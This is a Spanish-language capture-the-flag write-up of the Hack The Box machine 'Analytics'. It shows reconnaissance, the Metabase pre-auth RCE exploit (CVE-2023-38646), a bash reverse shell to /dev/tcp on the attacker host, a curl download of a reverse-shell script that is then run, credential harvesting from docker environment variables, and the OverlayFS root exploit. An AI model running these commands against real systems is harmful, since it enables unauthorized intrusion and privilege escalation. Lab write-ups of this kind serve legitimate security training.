
# Analytics- Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRh
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 80 nos redirige al dominio "analytical.htb", lo añadimos al fichero "/etc/hosts" y vamos a ver el cotenido:




Vamos a buscar por subdominios:


```
└─$ wfuzz -c --hl 7 -t 100 -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.233/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000149:   200        27 L     3538 W     77677 Ch    "data"
```

Encontramos el subdominio "data". Vamos a ver que contiene ese subdominio:




Es un panel de login de "Metabase". Vamos a buscar si existe algun exploit, aunque no sepamos la version:

```
└─$ searchsploit metabase
 Exploit Title
Metabase 0.46.6 - Pre-Auth Remote Code Execution
Shellcodes: No Results
```

Tenemos un "RCE sin autenticacion". Nos lo descargamos y vamos a ejecutarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 51797.py -h
[*] Exploit script for CVE-2023-38646 [Pre-Auth RCE in Metabase]
usage: 51797.py [-h] -l  -p  -P  -u

Exploit script for CVE-2023-38646 [Pre-Auth RCE in Metabase]

options:
  -h, --help     show this help message and exit
  -l , --lhost   Attacker's bind IP Address
  -p , --lport   Attacker's bind port
  -P , --sport   HTTP Server bind port
  -u , --url     Metabase web application URL
```

Rellenamos los parametros:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 51797.py -l 10.10.14.11 -p 1234 -P 80 -u http://data.analytical.htb
[*] Exploit script for CVE-2023-38646 [Pre-Auth RCE in Metabase]
[*] Retriving setup token
[+] Setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Tesing if metabase is vulnerable
[+] Starting http server on port 80
[+] Metabase version seems exploitable
[+] Exploiting the server
metabase_shell > whoami
metabase_shell >
metabase
```

Como no nos funciona el enviarnos una bash por netcat, vamos a hacerlo con el oneliner de bash:

```
bash -c "sh -i >& /dev/tcp/10.10.14.11/4321 0>&1"
```

Pero no nos llega la conexion. Vamos a ponernos en escucha con python3 por el puerto 8080 a ver si nos llegan las peticiones por curl:

```
metabase_shell > curl http://10.10.14.11:8080
metabase_shell >
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="51797.py">51797.py</a></li>
<li><a href="scan.txt">scan.txt</a></li>
</ul>
<hr>
</body>
</html>
```

```
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.233 - - [13/Nov/2024 12:13:31] "GET / HTTP/1.1" 200 -
```

Como tampoco me deja concatenar "bash" con "curl" para ejecutar la reverse shell cuald le ejecute el curl, voy a descargar la reverse shell con curl en /tmp:

```
curl http://10.10.14.11:8080/reverse.sh -o /tmp/reverse.sh
```

Nos llega la peticion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.233 - - [13/Nov/2024 12:17:43] "GET /reverse.sh HTTP/1.1" 200 -
```

Ejecutamos la reverse shell que nos hemos descargado en tmp con bash:

```
bash /tmp/reverse.sh
```

Nos llega la conexion por netcat:

```
└─$ nc -lnvp 4321
listening on [any] 4321 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.233] 39128
sh: can't access tty; job control turned off
/ $
/ $ whoami
metabase
```

# ESCALADA DE PRIVILEGIOS

Vemos un archivo llamado ".dockerenv":

```
/ $ ls -la
total 92
drwxr-xr-x    1 root     root          4096 Nov 13 16:41 .
drwxr-xr-x    1 root     root          4096 Nov 13 16:41 ..
-rwxr-xr-x    1 root     root             0 Nov 13 16:41 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29  2023 app
drwxr-xr-x    1 root     root          4096 Jun 29  2023 bin
drwxr-xr-x    5 root     root           340 Nov 13 16:41 dev
```

Esto quiere decir que seguramente nos encontremos ante un docker, vamos a ver la IP:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Vamos a mostrar las variables de entorno que tiene configuradas el usuario del docket:

```
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
```

Tiene unas credenciales introducidas en texto plano "metalytics:An4lytics_ds20223#". Vamos a probar si podemos conectarnos por ssh a la maquina victima real:

```
metalytics@analytics:~$ whoami
metalytics
```


Vamos a ver la version del kernel:

```
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu
```

Vamos a ver la distrubucion de linux y su version:

```
metalytics@analytics:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
```

Teniendo en cuenta la version de kernel: 6.2.0-25 y la distribucion "ubuntu 22.4", vamos a buscar algun exploit para este sistema:




En bastantes mencionan el exploit "OverlayFS", vamos a buscar ese exploit en gituhub:

https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629

Nos dice que versiones de kernet y distribuciones de ubuntu son vulnerables:

## Vulnerable kernels

| Kernel version | Ubuntu release |
|---|---|
| 6.2.0 | Ubuntu 23.04 (Lunar Lobster) / Ubuntu 22.04 LTS (Jammy Jellyfish) |
| 5.19.0 | Ubuntu 22.10 (Kinetic Kudu) / Ubuntu 22.04 LTS (Jammy Jellyfish) |
| 5.4.0 | Ubuntu 22.04 LTS (Local Fossa) / Ubuntu 18.04 LTS (Bionic Beaver) |

Como incluye la nuestra, nos descargamos el "exploit.sh", lo pasamos a la maquina victima, lo ejecutamos y conseguimos escalar privilegios al usuario root:

```
metalytics@analytics:~$ chmod +x exploit.sh
metalytics@analytics:~$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~#
```